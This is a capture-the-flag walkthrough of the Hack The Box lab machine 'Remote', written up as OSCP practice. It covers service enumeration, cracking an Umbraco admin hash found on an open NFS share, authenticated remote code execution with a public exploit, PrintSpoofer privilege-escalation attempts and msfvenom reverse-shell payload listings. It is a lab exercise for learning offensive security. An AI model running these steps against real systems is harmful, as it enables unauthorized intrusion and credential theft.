

[Windows] Remote



Scanning

[NMAP scan](#)

[Gobuster](#)

[Directory Bruteforce:](#)

[Visiting the CMS Login Page:](#)

[FFUF](#)

[Enumerating FTP](#)

[Enumerating RPC Port 135:](#)

[Enumerating SMB PORT 139, 445](#)

[Enumerating NFS Port 111, 2049](#)

[NFS Export List](#)

[Mounting NFS share](#)

[HASHCAT: Cracking Creds from Backup DB file](#)

[Login with Admin Creds into /umbraco](#)

[Searchsploit:](#)

[We Got A Shell:](#)

[Trying to Exploit SelmpersonatePrivilege](#)

[We got a Shell:](#)

[PRIVILEGE ESCALATION \(ROOT FLAG\)](#)

[WINPEAS INTERESTING OUTPUT:](#)

[Exploiting Teamviewer](#)

[Crackmapexec](#)

Scanning

NMAP scan

- First General nmap scan all 65k ports.

```
sudo nmap -sS -Pn -T4 -p- 10.10.10.5 > nmap.txt
```

Results:

PORT	STATE	SERVICE
21/tcp	open	ftp
80/tcp	open	http
111/tcp	open	rpcbind
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
2049/tcp	open	nfs
5985/tcp	open	wsman
47001/tcp	open	winrm
49664/tcp	open	unknown
49665/tcp	open	unknown
49666/tcp	open	unknown
49667/tcp	open	unknown
49678/tcp	open	unknown
49679/tcp	open	unknown
49680/tcp	open	unknown

Service Version and Default Nmap scripts.

- now I will do a service scan along with the default Nmap script on these ports.

```
sudo nmap -sS -sV -sC -Pn -T4 -p21,80,111,135,139,445,2049,5985,47001 10.10.10.180
```

- Now, the output from this is going to be very large, so what I do is keep all extra details in a text file. Then, in my write-up, I will paste just the ports and the version to keep it small and simple. When I go to enumerate, I will refer back to my nmap.txt file, and if I feel that I need to use some of that information, I will show it in my write-up.

Example:

```

└$ cat nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 22:35 EST
Nmap scan report for remote.htb (10.10.10.180)
Host is up (0.036s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
|_ftp-syst:
|_SYST: Windows_NT
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp   open  rpcbind     2-4 (RPC #100000)
|_rpcinfo:
    program version  port/proto  service
    100000  2,3,4      111/tcp    rpcbind
    100000  2,3,4      111/tcp6   rpcbind
    100000  2,3,4      111/udp   rpcbind
    100000  2,3,4      111/udp6  rpcbind
    100003  2,3       2049/udp   nfs
    100003  2,3       2049/udp6  nfs
    100003  2,3,4     2049/tcp   nfs
    100003  2,3,4     2049/tcp6  nfs
    100005  1,2,3     2049/tcp   mountd
    100005  1,2,3     2049/tcp6  mountd
    100005  1,2,3     2049/udp   mountd
    100005  1,2,3     2049/udp6  mountd
    100021  1,2,3,4   2049/tcp   nlockmgr
    100021  1,2,3,4   2049/tcp6  nlockmgr
    100021  1,2,3,4   2049/udp   nlockmgr
    100021  1,2,3,4   2049/udp6  nlockmgr
    100024  1        2049/tcp   status
    100024  1        2049/tcp6  status
    100024  1        2049/udp   status
|_100024  1        2049/udp6  status
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  nlockmgr     1-4 (RPC #100021)
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0

```

```
grep -E '^*[0-9]+/tcp' nmap.txt # GREP JUST FOR PORTS
```

```

21/tcp  open  ftp          Microsoft ftpd
80/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
111/tcp open  rpcbind     2-4 (RPC #100000)
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?

```

Gobuster

- I will use gobuster to perform directory brute-forcing to see what additional information I can get from the web application.

Directory Bruteforce:

```
gobuster dir -u http://remote.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
```

Results:

```
(kali㉿kali)-[~/Desktop/HTB/remote]
$ cat gobuster.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                      http://remote.htb
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s

Starting gobuster in directory enumeration mode

/1111          (Status: 200) [Size: 4196]
/Home          (Status: 200) [Size: 6703]
/Blog          (Status: 200) [Size: 5011]
/Products      (Status: 200) [Size: 5338]
/People         (Status: 200) [Size: 6749]
/Contact        (Status: 200) [Size: 7890]
/about-us       (Status: 200) [Size: 5451]
/blog           (Status: 200) [Size: 5011]
/contact         (Status: 200) [Size: 7890]
/home            (Status: 200) [Size: 6703]
/install          (Status: 302) [Size: 126] [→ /umbraco/]
/intranet        (Status: 200) [Size: 3323]
/master           (Status: 500) [Size: 3420]
/people            (Status: 200) [Size: 6739]
/person             (Status: 200) [Size: 2741]
/product            (Status: 500) [Size: 3420]
/products           (Status: 200) [Size: 5328]
/umbraco          (Status: 200) [Size: 4040]

Finished
```

- lets find `/umbraco` to see what this is, if I remember correctly this is the name of a CMS.

Visiting the CMS Login Page:

The screenshot shows a browser interface with two main sections: a Network tab and a Login form.

Network Tab:

- Request URL: `http://remote.htb`
- Method: `GET`
- Path: `/umbraco/`
- Status: `200`
- Size: `4241`
- Type: `HTML`
- Timestamp: `10:10:10.180`

Login Form:

The page title is `Happy super Sunday`. It contains fields for `Username` and `Password`, a `Login` button, and links for `Show password` and `Forgotten password?`.

- Let's look for default credentials for this CMS.

```
<script type="text/javascript">
var Umbraco = {
};
Umbraco.Sys = {
};
Umbraco.Sys.ServerVariables = {
  "umbracoUrls": {
    "externalLoginsUrl": "/umbraco/ExternalLogin", "serverVarsJs": "/umbraco/ServerVariables", "authenticationApiBaseUrl": "/umbraco/backoffice/UmbracoApi/Authentication/", "currentUserApiBaseUrl": "/umbraco/backoffice/UmbracoApi/CurrentUser/",
  }, "umbracoSettings": {
    "imageFileTypes": "jpeg,jpg,gif,bmp,png,tiff,tif", "maxFileSize": "51200", "allowPasswordReset": true, "loginBackgroundImage": "assets/img/installer.jpg"
  }, "isDebuggingEnabled": false, "application": {
    "cacheBuster": "52370f201e0ca426f00534ed31f892e7", "applicationPath": "/"
  }, "features": {
    "disabledFeatures": {
      "disableTemplates": false
    }
  }
};
</script>
```

- This was within script tags on the `/umbraco` login page.
- Let's run FFUF on these newly discovered Directories with FFUF:

FFUF

```
ffuf -u http://remote.htbFUZZ -w dir
```

```
(kali㉿kali)-[~/Desktop/HTB/remote]
$ ffuf -u http://remote.htbFUZZ -w dir


v2.1.0-dev

:: Method      : GET
:: URL         : http://remote.htbFUZZ
:: Wordlist    : FUZZ: /home/kali/Desktop/HTB/remote/dir
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads        : 40
:: Matcher        : Response status: 200-299,301,302,307,401,403,405,500

/umbraco/ServerVariables [Status: 401, Size: 1293, Words: 81, Lines: 30, Duration: 62ms]
:: Progress: [5/5] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

(kali㉿kali)-[~/Desktop/HTB/remote]
$ cat dir
/umbraco/ExternalLogin
/umbraco/ServerVariables
/umbraco/backoffice/UmbracoApi/Authentication/
/umbraco/backoffice/UmbracoApi/CurrentUser/
/assets/img/installer.jpg
```

- All Directories were 404 except for:

```
/umbraco/ServerVariables [Status: 401, Size: 1293, Words: 81, Lines: 30, Duration: 62ms]
```

- The default creds didn't work for the application and there were any other interesting directories revealed so lets begin by going back to our Nmap scan and enumerating some of the different services that we saw running.

Enumerating FTP

```
21/tcp      open  ftp          Microsoft ftpd
 | ftp-syst:
 |_ SYST: Windows_NT
 |_ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

- This means we can access it without creds.

```
└─(kali㉿kali)-[~/Desktop/HTB/remote]
└─$ ftp  Anonymous@10.10.10.180
```

```
└─(kali㉿kali)-[~/Desktop/HTB/remote]
└─$ ftp  Anonymous@10.10.10.180
Connected to 10.10.10.180.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49683|)
150 Opening ASCII mode data connection.
226 Transfer complete.
ftp> dir
229 Entering Extended Passive Mode (|||49684|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> ls -la
229 Entering Extended Passive Mode (|||49685|)
150 Opening ASCII mode data connection.
226 Transfer complete.
ftp> exit
```

- Seems that the FTP server is empty lets go to the next port.

Enumerating RPC Port 135:

- for RPC we can use a tool called RPC client to try to gain access.

```
rpcclient -U " " 10.10.10.180 # NULL AUTHENTICATION
```

```
└─(kali㉿kali)-[~/Desktop/HTB/remote]
└─$ rpcclient -U "" 10.10.10.180
Password for [WORKGROUP\]:
Cannot connect to server. Error was NT_STATUS_LOGON_FAILURE
```

- Null Authentication not allowed.

```
rpcclient -U "Guest" 10.10.10.180 # guest Logon
```

```
└─(kali㉿kali)-[~/Desktop/HTB/remote]
└─$ rpcclient -U "Guest" 10.10.10.180
Password for [WORKGROUP\Guest]:
Cannot connect to server. Error was NT_STATUS_ACCOUNT_DISABLED
```

- Guest Account is Disabled

Enumerating SMB PORT 139, 445

- we can use SMBCLIENT with `-N -L` to -N no password prompt and -L list

```
smbclient -N -L \\\\10.10.10.180\\
```

```
└─(kali㉿kali)-[~/Desktop/HTB/remote]
└─$ smbclient -N -L \\\\10.10.10.180\\
session setup failed: NT_STATUS_ACCESS_DENIED
```

Enumerating NFS Port 111, 2049

- `Network File System` (`NFS`) is a network file system developed by Sun Microsystems and has the same purpose as SMB.
 - One of the main differences is NFS is used for Local File sharing between UNIX and LINUX clients.

```
#NMAP OUTPUT:
111/tcp    open  rpcbind      2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp    rpcbind
|   100000  2,3,4        111/tcp6   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3          2049/udp   nfs
|   100003  2,3          2049/udp6  nfs
|   100003  2,3,4        2049/tcp   nfs
|   100003  2,3,4        2049/tcp6  nfs
|   100005  1,2,3        2049/tcp   mountd
|   100005  1,2,3        2049/tcp6  mountd
```

```

| 100005 1,2,3      2049/udp  mountd
| 100005 1,2,3      2049/udp6 mountd
| 100021 1,2,3,4   2049/tcp   nlockmgr
| 100021 1,2,3,4   2049/tcp6  nlockmgr
| 100021 1,2,3,4   2049/udp   nlockmgr
| 100021 1,2,3,4   2049/udp6  nlockmgr
| 100024 1         2049/tcp   status
| 100024 1         2049/tcp6  status
| 100024 1         2049/udp   status
|_ 100024 1         2049/udp6  status

```

- This is output from the `sudo nmap -sV -sC -p111 <IP>`
- What this is showing is port 111 which is commonly associated with older versions of NFS like `NFSv2`, and `NFSv3`
- The Reason RPC is used on port 111 even though this port is associated with the NFS protocol is that NFS is completely based on RPC for example NFS has no mechanism for authentication or authorization.
 - Instead, authentication is completely shifted to the RPC protocol's options.

NFS Export List

- in NFS it is configured with an export list of directories that it wants to be exposed and shared on with NFS.
- So similarly to SMB when we use `smbclient -L -N \\\\<IP>\\` to list shares we can also a command to do the same thing for NFS that will basically show us the export list which is the available NFS shares.

```
showmount -e 10.10.10.180
```

```

└─(kali㉿kali)-[~/Desktop/HTB/remote]
$ showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)

```

- since we know `/site_backups` is a NFS share available to everyone lets mount it so we can access it.

Mounting NFS share

```
sudo mount -t nfs 10.10.10.180:/ ./NFSShares/ -o nolock
```

- After we have mounted the share lets see how many file are in the share by using

`tree | tail -n 1` ← This is basically taking last line of tree command which outputs these stats.

```

└─(kali㉿kali)-[~/Desktop/HTB/remote/NFSShares]
$ tree | tail -n 1
487 directories, 1887 files

```

- Since this share has all the files the web app was built with we should be able to read the CMS security password to login:

and CMS* tables).

Edit

LocalDB

ⓘ LocalDB is no longer supported in the latest major version of Umbraco. The documentation below is only relevant if you are on Umbraco 9 and below.

When you clone a site locally, Umbraco Cloud automatically creates a local database and populates it with data from your website running on the Cloud. If you don't specify database settings before the local site startup, it defaults to a SQL CE database in the `umbraco/Data` folder. If you wish to use a local SQL Server instead, you can update the connection string in the `web.config` or `appSettings.json` file (from v9+). You need to do this before your site starts up the first time.

By default when Umbraco Cloud restores a local database it will be a `Umbraco.sdf` file in the `/App_Data` folder. However, the restore creates a `Umbraco.mdf` file if LocalDB is installed and configured. To use LocalDB ensure `applicationHost.config` is configured with `loadUserProfile="true"` and `setProfileEnvironment="true"`.

- Lets grep for ".sdf" in the `tree -if`

```
tree -if | grep -E '.sdf'
```

```
(kali㉿kali)-[~/Desktop/HTB/remote]
$ cat tree.txt | grep -E '.sdf'

./site_backups/App_Data/Umbraco.sdf
```

- since this SDF is going to be full of binary data let's use `strings` and output it into a text file that we can then perform a grep on.

```
sudo strings umbraco.sdf > umbracoSDF.txt
```

```
(kali㉿kali)-[~/Desktop]
$ cat umbracoSDF.txt | grep "hash"
Administrator:Administratorb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US2756c26-4321-4d27-b429-1b5c7c4f882f
smithsmith@htb.localjxUDCcrzN8rSRlqnfmqv==AIKYyl6Fyy29KA3hb/ERiyJUAdpTtFeTpIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749-a054-27463ae58b8e
ssmithsmith@htb.localjxUDCcrzN8rSRlqnfmqv==AIKYyl6Fyy29KA3hb/ERiyJUAdpTtFeTpIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749
ssmithsmith@htb.local8+xICbPe7m5NQ22HfcGlg=RF9OLinww9rd2PmaUpLteR6vesD2MtFaBKe1zL5SXa={"hashAlgorithm":"HMACSHA256"}ssmith@htb.localen-US3628acfb-a62c-4ab0-93f7-5ee9724c8d32
```

- lets crack-these with hashcat

HASHCAT: Cracking Creds from Backup DB file

- First, let hashcat identify the hashes to give us the mode (YES I ALREADY KNOW THE TYPE OF HASH BUT I DONT WANNA SEARCH FOR THE MODE)

```
b8be16afba8c314ad33d812f22a04991b90e2aaa # admin hash
```

```

PS C:\TOOLS\hashcat-6.2.6\hashcat-6.2.6> .\hashcat.exe .\hashFile.txt "C:\Users\bob\Desktop\wordlists\rockyou.txt"
hashcat (v6.2.6) starting in autodetect mode

* Device #1: WARNING! Kernel exec timeout is not disabled.
  This may cause "CL_OUT_OF_RESOURCES" or related errors.
  To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: WARNING! Kernel exec timeout is not disabled.
  This may cause "CL_OUT_OF_RESOURCES" or related errors.
  To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

CUDA API (CUDA 12.7)
=====
* Device #1: NVIDIA GeForce RTX 3080 Ti Laptop GPU, 15223/16383 MB, 58MCU

OpenCL API (OpenCL 3.0 CUDA 12.7.33) - Platform #1 [NVIDIA Corporation]
=====
* Device #2: NVIDIA GeForce RTX 3080 Ti Laptop GPU, skipped

The following 7 hash-modes match the structure of your input hash:

# | Name | Category
---+---+---
 100 | SHA1 | Raw Hash
 6000 | RIPEMD-160 | Raw Hash
 170 | sha1(utf16le($pass)) | Raw Hash
 4700 | sha1(md5($pass)) | Raw Hash salted and/or iterated
 18500 | sha1(md5(md5($pass))) | Raw Hash salted and/or iterated
 4500 | sha1(sha1($pass)) | Raw Hash salted and/or iterated
 300 | MySQL4.1/MySQL5 | Database Server

```

- **NOTE:** Generally with this you don't provide wordlist file I forgot to remove my wordlist file in this command since I click the arrow up button and reused the command from a previous box.

the correct way to run hash cat when doing hash identification:

```
hashcat hashFile.txt
```

Cracking with Mode 100 (SHA1)

- Now we know what mode SHA1 is we can run hashcat again with the rockyou.txt wordlist and with `-m 100`

```
.\hashcat -m 100 hashFile.txt "C:\Users\bob\Desktop\wordlists\rockyou.txt"
```

```

Stopped: Mon Nov 04 16:13:47 2024
PS C:\TOOLS\hashcat-6.2.6\hashcat-6.2.6> .\hashcat.exe -m 100 .\hashFile.txt "C:\Users\bob\Desktop\wordlists\rockyou.txt" --show
b8be16afba8c314ad33d812f22a04991b90e2aaa:baconandcheese

```

- now that we have the admin has cracked lets try to login with that cred.

```
b8be16afba8c314ad33d812f22a04991b90e2aaa:baconandcheese
```

Login with Admin Creds into `/umbraco`

- Since we now know the admin user password we can go back to the CMS login page again to try to gain access and get additional functionality that we can exploit.
- I had some trouble with the username so I referred back to the hashes we got to double check the username and spelling.

```
admin@admin@htb.local:b8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@admin@htb.local:en-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
admin@admin@htb.local:b8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@admin@htb.local:en-US82756c26-4321-4d27-b429-1b5c7c4f882f
```

- I tried admin@htb.local and it worked.

Request		Response	
Pretty	Raw	Hex	Render
POST /umbraco/backoffice/UmbracoApi/Authentication/PostLogin		HTTP/1.1 200 OK	
HTTP/1.1		Cache-Control: no-cache	
Host: remote.htb		Pragma: no-cache	
Content-Length: 58		Content-Type: application/json; charset=utf-8	
Accept-Language: en-US,en;q=0.9		Expires: -1	
Accept: application/json, text/plain, */*		Set-Cookie: UMB-XSRF-TOKEN=C5Lokg_FNd1pmD8UZUjkqs-hufv6int045ziqv0oz3h0oaiGeh3Zrp6-Z9_0WSM3d9D	
Content-Type: application/json;charset=UTF-8		FJ7RiL8GifBPhDMEDwsg9sNauktZ3nVf7w4Ca3d7mdp3Zw_ErjttULfzupP50;	
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)		path=/	
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70		Set-Cookie: UMB-XSRF-V=EbRf8mb2eeBjusvSyj0zcUUZmQw06vgdIfgNKMQspbLCNyjb0YAt2KpHwxjGLBAgfJ6a	
Safari/537.36		8x1wb13Bcu8tGgZ5lb-FoyZ6I7rwLpxx9lIvAOs1; path=/; httponly	
Origin: http://remote.htb		Set-Cookie: UMB_EXTLOGIN=; path=/; expires=Thu, 01-Jan-1970 00:00:00	
Referer: http://remote.htb/umbraco		GMT	
Accept-Encoding: gzip, deflate, br		Set-Cookie: UMB_UCONTEXT=E7C5E508A7971AD42DA53B9C4A5AFF78C07389BC3055D39065CC6C1B40C6FAE103A0	
Connection: keep-alive		5383C6D4556145B840CDC100CB79461B4F3A0854C3F0E62486158410D2546DDED19A	
{		1DFE91E5ABC6442B22F98346601658B0680B4E4F7243015583785F22B4B904513E10	
"username": "admin@htb.local",		09BBCD71A6A75F07CBC633A63B8FBFD92016548C0D8E48326A9AD175C2ED2707B34F	
"password": "baconandcheese"		4490243F96518CCF5DFF1EBA7CD463F526F2B3020B6BFAD80DCE66D83502106DE1CC	
}		E17FB1AABAF2AD8A41DD39072A1DDEF7AA324325BCA9F0DFCF3C2488DCA4DF6F2CCA	

- login success, now we have access to the CMS admin page we can look at possibly the version of the CMS to possibly learn of any exploits that we can use on the web app.
- we can also use the additional functionality to possibly exploit the web app further.

After Seaching for exploit with the Umbraco Version:

exploit Umbraco version 7.12.4

All Videos Images Shopping News Web Books More Tools

Exploit-DB
https://www.exploit-db.com › exploits ›

Umbraco CMS 7.12.4 - Remote Code Execution ...

Jan 28, 2021 — **Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated).. webapps exploit** for ASPX platform.

- <https://www.exploit-db.com/exploits/49488>

Searchsploit:

Exploit Title	Path
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution	aspx/webapps/46153.py
Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)	aspx/webapps/49488.py

- lets get the path to those modules to copy into our current directory :

```
searchsploit -m 46153  
searchsploit -m 49488
```

The screenshot shows the searchsploit interface on a Kali Linux terminal. It displays two exploit modules found for the Umbraco CMS 7.12.4 vulnerability:

- Exploit: Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution**
 - URL: <https://www.exploit-db.com/exploits/46153>
 - Path: /usr/share/exploitdb/exploits/aspx/webapps/46153.py
 - Codes: N/A
 - Verified: False
 - File Type: Python script, ASCII text executable
 - Copied to: /home/kali/Desktop/Shells/46153.py
- Exploit: Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)**
 - URL: <https://www.exploit-db.com/exploits/49488>
 - Path: /usr/share/exploitdb/exploits/aspx/webapps/49488.py
 - Codes: N/A
 - Verified: False
 - File Type: Python script, ASCII text executable, with very long lines (723) - or click
 - Copied to: /home/kali/Desktop/Shells/49488.py

- now that we know the both modules are in current directory lets execute them type get RCE

The screenshot shows a terminal window on a Kali Linux machine. A user is executing the exploit module 49488.py against a Windows host named baconandcheese, which is running on IP 10.10.10.180. The command issued is:

```
$ python 49488.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c ipconfig
```


The terminal then displays the output of the Windows IP Configuration command, showing details for the Ethernet adapter Ethernet0 2:

```
Windows IP Configuration

Ethernet adapter Ethernet0 2:

  Connection-specific DNS Suffix . : htb
  IPv6 Address . . . . . : dead:beef::1cc
  IPv6 Address . . . . . : dead:beef::2dc6:6009:e821:3451
  Link-local IPv6 Address . . . . . : fe80::2dc6:6009:e821:3451%12
  IPv4 Address . . . . . : 10.10.10.180
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : fe80::250:56ff:feb9:26d1%12
                                         10.10.10.2
```

- This Script is working but only for single line commands so I went ahead did another quick google search to see if anyone has create a shell for this RCE:



- <https://github.com/Jonoans/Umbraco-RCE/tree/master>
- This allows me to get a reverse shell into the target system by exploiting the previously discovered RCE.

We Got A Shell:

- Let's figure out what privileges this user has.

```
whoami /all
```

```
PS C:\windows\system32\inetsrv> whoami /all
USER INFORMATION
_____
User Name SID
iis apppool\defaultapppool S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415

GROUP INFORMATION
_____
Group Name Type SID Attributes
Mandatory Label\High Mandatory Level Label S-1-16-12288
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE Well-known group S-1-5-6 Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS Alias S-1-5-32-568 Mandatory group, Enabled by default, Enabled group
LOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group
Unknown SID type S-1-5-82-0 Mandatory group, Enabled by default, Enabled group

PRIVILEGES INFORMATION
_____
Privilege Name Description State
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeAuditPrivilege Generate security audits Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

- the SeImpersonatePrivilege might be able to exploit it.
- <https://github.com/itm4n/PrintSpoofer>

Finding the user flag:

```

Directory: C:\Users
BurpPro

Mode          LastWriteTime    Length  Name
--          --
d-----      2/19/2020  3:12 PM        .NET v2.0
d-----      2/19/2020  3:12 PM        .NET v2.0 Classic
d-----      2/19/2020  3:12 PM        .NET v4.5
d-----      2/19/2020  3:12 PM        .NET v4.5 Classic
d-----      7/9/2021   6:50 AM       Administrator
d-----      2/19/2020  3:12 PM       Classic .NET AppPool
d-r---     1/9/2024   9:48 AM       Public

PS C:\Users> cd Public
PS C:\Users\Public> ls

Shells
Directory: C:\Users\Public

Mode          LastWriteTime    Length  Name
--          --
d-r---     1/9/2024   9:48 AM       Desktop
d-r---     2/19/2020  3:03 PM       Documents
d-r---     9/15/2018  3:19 AM       Downloads
d-r---     9/15/2018  3:19 AM       Music
d-r---     9/15/2018  3:19 AM       Pictures
d-r---     9/15/2018  3:19 AM       Videos

PS C:\Users\Public> cd Desktop[
PS C:\Users\Public> cd Desktop
PS C:\Users\Public\Desktop> ls

Directory: C:\Users\Public\Desktop

Mode          LastWriteTime    Length  Name
--          --
-a---      2/20/2020  2:14 AM      1191 TeamViewer 7.lnk
-ar---     11/6/2024  10:52 PM        34 user.txt

PS C:\Users\Public\Desktop> .\txt
PS C:\Users\Public\Desktop>

```

- USERFLAG!

Trying to Exploit SeImpersonatePrivilege

- I didn't like this solution since I am preparing for OSCP and you can't use Metasploit on OSCP so I won't explain nor will I solve the box this way this was just one approach I took.

Trying to get add user with a powershell script:

```

PS C:\Users\Public\Desktop> .\printswooper.exe -c .\usrAdd.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening ...
CreateProcessAsUser() failed. Error: 193

```

- Strange error of 193 when googling what this error meant I found this post of stack overflow.
<https://stackoverflow.com/questions/12637203/why-does-createprocess-give-error-193-1-is-not-a-valid-win32-app>
- Basically `CreateProcessAsUser()` is what we're exploiting to allow us to run a process as `NT Authority` doesn't accept anything but .exe
 - Because of this limitation I found it really hard to find .exe rev shells so I turn to msfvenom and looked for a regular reverse_tcp payload for the sys arch of x64.

Look for non-meterpreter payload from msfvenom

- first let's list all payloads in `"windows/x64"`

```
msfvenom -l payloads | grep "windows/x64"
```

<code>windows/x64/shell/bind_tcp_rc4</code>	Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker
<code>windows/x64/shell/bind_tcp_uuid</code>	Spawn a piped command shell (Windows x64) (staged). Listen for a connection with UUID Support (Windows x64)
<code>windows/x64/shell/reverse_tcp</code>	Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker (Windows x64)
<code>windows/x64/shell/reverse_tcp_rc4</code>	Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker
